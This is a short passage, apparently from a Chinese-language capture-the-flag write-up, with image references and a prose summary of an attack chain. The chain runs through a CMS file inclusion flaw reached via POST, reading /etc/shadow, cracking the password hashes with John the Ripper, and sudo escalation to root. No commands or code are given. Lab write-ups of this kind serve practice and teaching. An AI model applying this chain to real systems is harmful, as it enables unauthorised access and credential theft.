


在此基础上对CMS进行进一步信息收集,获取新版本的源码进行分析,发现系统使用POST请求方式进行文件包含操作。利用该文件包含漏洞读取/etc/shadow文件,提取系统用户密码哈希。使用John the Ripper对哈希进行离线破解,成功获取明文密码。最后通过sudo提权,获得root权限并拿下flag